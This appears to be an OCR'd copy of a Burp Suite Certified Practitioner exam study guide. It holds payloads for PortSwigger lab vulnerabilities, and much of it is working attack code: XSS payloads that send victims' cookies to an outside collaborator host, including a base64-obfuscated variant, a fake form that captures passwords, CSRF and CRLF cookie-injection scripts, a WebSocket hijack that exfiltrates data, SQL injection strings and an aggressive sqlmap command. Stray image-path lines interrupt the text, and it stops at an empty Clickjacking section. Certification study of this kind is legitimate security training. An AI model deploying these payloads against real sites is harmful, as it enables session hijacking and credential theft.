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Ultimate Burp Suite Exam and PortSwigger Labs Guide.

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README

BurpSuiteCertifiedPractitioner

Ultimate Burp Suite Exam and PortSwigger Labs Guide.
In other words BSCP without mOrasmus.

Strategy

The exam consists of two web applications, two hours each. Each application has three stages:

1. Get access to any user;
2. Promote yourself to an administrator or steal his data;
3. Using the admin panel read the contents of /home/carlos/secret on the file system of the application.

The strategy is that each stage has its own specific vulnerabilities, therefore, in order not to run around like a braindead, trying to get access to the user through some kind of deserialization, I made a list of potential vulnerabilities for each stage:

Get access to any user
XSS
DOM-based vulnerabilities
Authentication
Web cache poisoning
HTTP Host header attacks
HTTP request smuggling

Promote yourself to an administrator or steal his data
SQL Injection
Cross-site request forgery (CSRF)
Insecure deserialization (Modifying serialized data types)
OAuth authentication
JWT
Access control vulnerabilities

Read the content of /home/carlos/secret
Server-side request forgery (SSRF)
XML external entity (XXE) injection
OS command injection
Server-side template injection
Directory traversal
Insecure deserialization
File upload vulnerabilities

Misc
Cross-origin resource sharing (CORS) + Information disclosure
WebSockets
Prototype pollution

Possible Vulnerabilities
Kudos to https://github.com/botesjuan/ for this awesome image, that defines possible vulnerabilities on exam.

Foothold (stage 1)	Host Header Poison forgot-password	Web cache poisoning with an unkeyed header tracking.js	Identify valid user accounts with password reset function	HTTP Request Smuggling CL.TE dualchunk / content discovered	XSS Reflected search-term
PrivEsc (stage 2)	JSON Role ID update update-email	SQL Injection Advance search	CSRF Refresh Password isloggedin true	**JWT**	**?**
Data Exfil (stage 3)	XXE admin user import	File path traversal read sensitive files	admin panel - Download report as PDF SSRF	admin_panel Config the password reset email template SSTI	admin panel - Upload image from URL RFI

Stage 1
Host Header Poison
Web cache poisoning
Password reset function
HTTP request smuggling
XSS

Stage 2
JSON RoleID
SQL Injection
CSRF Refresh Password isloggedin true
JWT


Stage 3
Admin user import via XML
Path Traversal
Admin panel - Download report as PDF SSRF
Admin panel - RFI
Admin panel - SSTI
Admin panel - ImgSize

Tips

I've got only two important tips to prepare you for exam:

1. Use targeted scan.

It is not secret, that almost all types of vulnerabilities can be detected with targeted scan. XSS, Directory traversal, Host Headers, XXE, C
Command Injection, SSTI, SQL. All these vulnerabilities WILL be detected by your scanner.



2. Try to pass 10 mystery labs WITHOUT revealing the object or other hints.

Set the level to Practicioner and category to Any. Yes, this WILL be hard, but if you really can pass 10 different mystery labs in a row, you ARE prepared for exam.

ATTENTION: If you want some others tips for the exam, I recommend you to read this article:

> https://micahvandeusen.com/burp-suite-certified-practitioner-exam-review/

Detailed approach about each vulnerability will be covered in **Approach** sections.


XSS

Approach

You see these two on your exam? Target Scan them!
Attention: For my two exam attemps I didn't get XSS through comment section because it was just disabled.
Search input

web-security-academy.net/?search=scan_here

Comment section



You've got a XSS with scan? Cool, now you need to adapt your XSS payload to send it to victim via exploit-server. It's quite complicated to do, but payloads from labs below and their adapted versions will surely help you.

Labs

1. DOM XSS in document.write sink using source location.search inside a select element.

> Add parameter to URL product?productId=1&storeId=kek and check out it is in dropbox on the product site. Check HTML code and find out, that storeId is in `<select>` tag. Create the next payload:

```
storeId=kek"></select><script>alert(1)</script>
```

Adapted version

```
"></select><script>document.location='http://burp.oastify.com/?c='+document.cookie</script>
```

2. DOM XSS in AngularJS expression with angle brackets and double quotes HTML-encoded.

```
{{constructor.constructor('alert(1)')()}}
```

Adapted version

```
{{constructor.constructor('document.location="http://burp.oastify.com?c="+document.cookie')()}}
```

3. Reflected DOM XSS

```
\"-alert()}//
```

Adapted version

```
\"-fetch('http://burp.oastify.com?c='+btoa(document.cookie))}//
```

4. Stored DOM XSS

> Function replaces first angle brakets only:

```
<><img src=1 onerror=alert(1)>
```

Adapted version

```
<><img src=1 onerror="window.location='http://burp.oastify.com/c='+document.cookie">
```

5. Exploiting cross-site scripting to steal cookies

```
<script>document.write('<img src="http://burp.oastify.com?c='+document.cookie+'" />');</script>
```

6. Exploiting cross-site scripting to capture passwords

> You can create new form in comment section to steal passwords

```
<input name=username id=username>
<input type=password name=password onchange="if(this.value.length)fetch('http://burp.oastify.com',{
method:'POST',
mode: 'no-cors',
body:username.value+':'+this.value
});">
```

> If you want them to be autocompleted

```
<input name="username" id="username" autocomplete="username">
<input type="password" id="password" name="password" autocomplete="password"
onchange="if(this.value.length)fetch('http://burp.oastify.com',{
method:'POST',
mode: 'no-cors',
body:username.value+':'+this.value
});">
```

> https://www.doyler.net/security-not-included/xss-password-stealing
> https://medium.com/dark-roast-security/password-stealing-from-https-login-page-and-csrf-bypass-with-reflected-xss-76f56ebc4516

7. Exploiting XSS to perform CSRF

> There is protection against CSRF, so we need to use the other user's CSRF token in our payload

```
<script>
var req = new XMLHttpRequest();
req.onload = handleResponse;
req.open('get','/my-account',true);
req.send();
function handleResponse()
{
var token = this.responseText.match(/name="csrf" value="(\w+)"/)[1];
var changeReq = new XMLHttpRequest();
changeReq.open('post', '/my-account/change-email', true);
changeReq.send('csrf='+token+'&email=test@test.com')};
</script>
```

8. Reflected XSS into HTML context with most tags and attributes blocked

> BruteForce all tags by using portswigger list: https://portswigger.net/web-security/cross-site-scripting/cheat-sheet Find out, that payload gives 200 status. Use the next payload, to send it to victim:

```
<iframe src="https://0a61001b0306cecac0be0a5000570086.web-security-academy.net/?
search=%22%3E%3Cbody%20onresize=print()%3E" onload=this.style.width='100px'>
```

Adapted version

```
<script>
location = 'https://kek.web-security-academy.net/?query=<body
onload=document.location='https://burp.oastify.com/?c='+document.cookie tabindex=1>#x';
</script>

ULR Encoded:

<script>
location = 'https://kek.web-security-academy.net/?
query=%3Cbody+onload%3Ddocument.location%3D%27https%3A%2F%2Fburp.oastify.com%2F%3Fc%3D%27%2Bdocument.cookie%20tab
</script>
```

9. Reflected XSS into HTML context with all tags blocked except custom ones

> All tags are blocked, but you can provide your own (e.g.). Use the next payload, to send it to victim:

```
<script>
location='https://kek.web-security-academy.net/?search=<xss id=x onfocus=alert(document.cookie) tabindex=1>#x';
</script>
```

Adapted version

```
<xss id=x onfocus=document.location="http://burp.oastify.com/?c="+document.cookie tabindex=1>#x

ULR Encoded:

%3Cxss%20id=x%20onfocus=document.location=%22http://burp.oastify.com/?c=%22+document.cookie%20tabindex=1%3E#x
```

10. Reflected XSS with some SVG markup allowed

```
<svg><animatetransform onbegin=alert(1)>
```

Adapted version

```
<svg><animatetransform onbegin=document.location='https://burp.oastify.com/?c='+document.cookie;>

URL Encoded:

%3Csvg%3E%3Canimatetransform%20onbegin=document.location='https://burp.oastify.com/?c='+document.cookie;%3E
```

11. Reflected XSS in canonical link tag

```
'accesskey='x'onclick='alert(1)
```

12. Reflected XSS into a JavaScript string with single quote and backslash escaped

```
</script><script>alert(1)</script>
```

Adapted version

```
</script><script>document.location="http://burp.oastify.com/?c="+document.cookie</script>
```

13. Reflected XSS into a JavaScript string with angle brackets and double quotes HTML-encoded and single quotes escaped

```
\';alert(1);//
\'-alert(1)//
```

Adapted version

```
\';document.location=`http://burp.oastify.com/?c=`+document.cookie;//
```

14. Stored XSS into onclick event with angle brackets and double quotes HTML-encoded and single quotes and backslash escaped

```
http://foo?&apos;-alert(1)-&apos;
```

15. Reflected XSS into a template literal with angle brackets, single, double quotes, backslash and backticks Unicode-escaped

```
${alert(1)}
```

Some Useful Bypasses

```
</ScRiPt ><ScRiPt >document.write('<img src="http://burp.oastify.com?c='+document.cookie+'" />');</ScRiPt >

Can be interpreted as

</ScRiPt ><ScRiPt >document.write(String.fromCharCode(60, 105, 109, 103, 32, 115, 114, 99, 61, 34, 104, 116,
116, 112, 58, 47, 47, 99, 51, 103, 102, 112, 53, 55, 56, 121, 56, 107, 51, 54, 109, 98, 102, 56, 112, 113, 120,
54, 113, 99, 50, 110, 116, 116, 107, 104, 97, 53, 122, 46, 111, 97, 115, 116, 105, 102, 121, 46, 99, 111, 109,
63, 99, 61) + document.cookie + String.fromCharCode(34, 32, 47, 62, 60, 47, 83, 99, 114, 105, 112, 116, 62));
</ScRiPt >
```


```
"-alert(window["document"]["cookie"])-"
"-window["alert"](window["document"]["cookie"])-"
"-self["alert"](self["document"]["cookie"])-"
```

```
"+eval(atob("ZmV0Y2goImh0dHBzOi8vYnVycC5vYXN0aWZ5LmNvbS8/Yz0iK2J0b2EoZG9jdW1lbnRbJ2Nvb2tpZSddKSk="))}//
```

SQL Injection

Approach

If you have Advanced Search page on your exam, you are more likely about to get easy priv escalation.



Also potential place for injection is TrackingId in Cookie Header but I didn't get one on exam:

Request

Pretty Raw Hex \n

```
1 GET /filter?category=Lifestyle HTTP/2
2 Host:
  0a4400c303cfe687c109ae76009300bf.web-security-academy
  .net
3 Cookie: TrackingId=WTZDS5wsAy6SAXFB; session=
  8c0zo7kEQ0waSzLXTnIBjXpxXhUH3Tim
4 Sec-Ch-Ua: "Not A(Brand";v="24", "Chromium";v="110"
5 Sec-Ch-Ua-Mobile: ?0
6 Sec-Ch-Ua-Platform: "Windows"
```

Honestly? I didn't do any sql injection lab at all. To be more honest the only thing I know is `'+Union+select+from+information.schema` I had sql injection on both my attempts and quickly discovered admin's credentials via SQLmap.

My personal advice is to scan with --level 5 and --risk 3 options. Of course it will take some time, so you can check for vulnerabilities on other app on exam.


```
┌──(root💀kali)-[/home/kali/Desktop]
└─# sqlmap -u "https://kek.web-security-academy.net/advanced_search?query=kek*&sort-by=AUTHOR*&BlogArtist=" --cookie="_lab=46%7cMCwCFGTFLo2t1kLQcbTZyBaCWSGuqLxEAh
LZiXozhiQhNyS0rxJkPfQpxaT0Ar6wKCVcTY2UGvPUrpZRmnyXH%2bWb%2bwx8vFKbJFWW6fSJt9vJ8UqJZcw9QpyY9T2zr6uozCJZnTTkVMS2sAik7euzoszp1%2fZuh3TbKe6c80DBn%2fQ%3d; session=uOHd
Q5MNNpHBpoh4ntm8F654Zguu" -dbs --level 5 --risk 3
```

Labs

But still, If you want to learn how to inject sql manually, I recommend you to visit the next pages:

> https://github.com/botesjuan/Burp-Suite-Certified-Practitioner-Exam-Study/blob/main/README.md#sql-injection
> https://portswigger.net/web-security/sql-injection/cheat-sheet

ATTENTION: I need to add only one lab, which can be useful to know, because this type cannot be easily exploited by SQLmap:
SQL injection with filter bypass via XML encoding
Here you can use Hackvertor extension to encode entities on the go:




```
<storeId><@hex_entities>1 UNION SELECT username || '~' || password FROM users<@/hex_entities></storeId>
```

Cross-site request forgery (CSRF)

Approach

Arises in **update email** functionality. I didn't get this one on exam, but I can assume (or maybe it' obvious but ok), that the main goal of CSRF is to change admin's mail and then reset his password.



Labs

1. CSRF where token validation depends on request method

```
Change request method.
```

2. CSRF where token validation depends on token being present

```
Just delete CSRF token.
```

3. CSRF where token is not tied to user session

```
Before using CSRF token in request, check it in HTML code and perform a CSRF attack with it.
```

4. CSRF where token is tied to non-session cookie

> Observe LastSearchTerm in Set-Cookie header. Change it to /?search=w;%0aSet-Cookie:+csrfKey=YOUR_KEY and create the next payload to set this key to victim:

```
<script>
location="https://xxx.web-security-academy.net/?search=w;%0aSet-Cookie:+csrfKey=YOUR_KEY"
</script>
```

> Now simply generate CSRF PoC and send it.

5. CSRF where token is duplicated in cookie

> Same as previous

```
/?search=w%0d%0aSet-Cookie:%20csrf=kek%3b%20SameSite=None
```

6. SameSite Lax bypass via method override

Change request method to GET and add _method=POST parameter:

```
/my-account/change-email?email=ww%40gmail.com&_method=POST
```

7. SameSite Strict bypass via client-side redirect

```
/post/comment/confirmation?postId=7../../../my-account/change-email?email=ww%40gmail.com%26submit=1
```

8. SameSite Strict bypass via sibling domain

> Observe there is cms-xxx.web-security-academy.net domain. Craft the next payload and full URL-encode it.

```
<script>
    var ws = new WebSocket('wss://your-websocket-url/chat');
    ws.onopen = function() {
        ws.send("READY");
    };
    ws.onmessage = function(event) {
        fetch('https://your-collaborator-url', {method: 'POST', mode: 'no-cors', body: event.data});
    };
</script>
```


> Create the second payload and send it to victim:


```
<script>
location="https://cms-xxx.web-security-academy.net/login?username=URL-ENCODED-PAYLOAD&password=peter"
</script>
```

9. SameSite Lax bypass via cookie refresh

```
Create CSRF PoC. Send it to victim once, wait 5-10 seconds and send it again.
```

10. CSRF Refresh Password isloggedin true





Clickjacking


Approach

